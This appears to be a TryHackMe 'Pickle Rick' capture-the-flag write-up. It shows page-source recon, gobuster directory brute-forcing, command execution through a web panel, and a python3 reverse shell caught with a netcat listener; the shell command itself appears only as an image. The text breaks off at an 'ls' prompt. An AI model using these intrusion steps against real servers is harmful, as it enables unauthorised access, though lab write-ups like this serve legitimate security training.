

# Pickle Rick – THM Report

*By Shwetan Zagade*

Hello fellow hackers, In this Rick and Morty themed challenge, we will exploit a web server to find 3 ingredients (*eventually answering the three questions for the challenges*) that will help Rick make his potion to transform himself back into a human from a pickle.



**Resources/Tools I have used:**


- Gobuster
- <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
- Netcat

## #Task 1 - This subtask requires you to find the first ingredient.

---

The first ingredient was found by following these steps:

- Browsed to the webpage




- Reviewed the source code of this page and came across the username “R1ckRul3s”.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmorty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"></div>
22   <h1>Help Morty!</h1></div>
23   <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24   <p>I need you to <b>BURRRP</b>....Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25   I have no idea what the <b>BURRRRRRRRP</b>, password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29 Note to self, remember username!
30
31 Username: R1ckRul3s
32 -->
33
34 </body>
35 </html>
```

source code

- Browsed to “robots.txt” file and found one interesting piece of information there.




Robots file

- Used gobuster to brute force directories to discover directories and pages on this website. Gobuster discovered few interesting pages.


```
kali@kali:~/THM/Picklerick$ gobuster dir -u http://10.10.224.54 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,zip -o pickle.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.224.54
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Extensions:  php,html,txt,zip
[+] Timeout:      10s
=====
2020/05/16 21:42:08 Starting gobuster
=====
/index.html (Status: 200)
/login.php  (Status: 200)
/assets    (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
```

gobuster output


- Browsed to “login.php” and found a login page asking for a username and password. Tried information gathered in previous steps to login to this portal.



login.php



Credentials



Login successful

- Tried listing the contents of directory.

## Command Panel

Commands

Execute

```
total 40
drwxr-xr-x 3 root  root  4096 Feb 10  2019 .
drwxr-xr-x 3 root  root  4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 Sup3rS3cretPick13Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu  54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 robots.txt
```

Directory listing

- Saw an interesting file “Sup3rS3cretPick13Ingred.txt” but could not read contents of the file (using cat) as this functionality was disabled on the server.


## Command Panel

cat Sup3rS3cretPick13Ingred.txt

Execute


```
total 40
drwxr-xr-x 3 root  root  4096 Feb 10  2019 .
drwxr-xr-x 3 root  root  4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 Sup3rS3cretPick13Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu  54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 robots.txt
```

Tried ‘cat’ to read file




cat disabled

- As this was a very restrictive environment, tried getting a reverse shell from the server. First tried to identify if python (python2 was not available) is available on the server.




## python3 check




## python3 available

- We had python3 available on the server. Used pentestmonkey cheat sheet for python reverse shell. Started a netcat listener on port 4444, copied the command, and changed IP and port to reflect our attack machine IP and local port (running netcat).




## Python reverse shell from penestmonkey website






Python reverse shell command



Netcat listener

- Upon executing the python reverse shell command immediately got the shell with user “www-data” authority from system.



## Reverse shell

- From this folder, we got our first ingredient.

```
$ ls
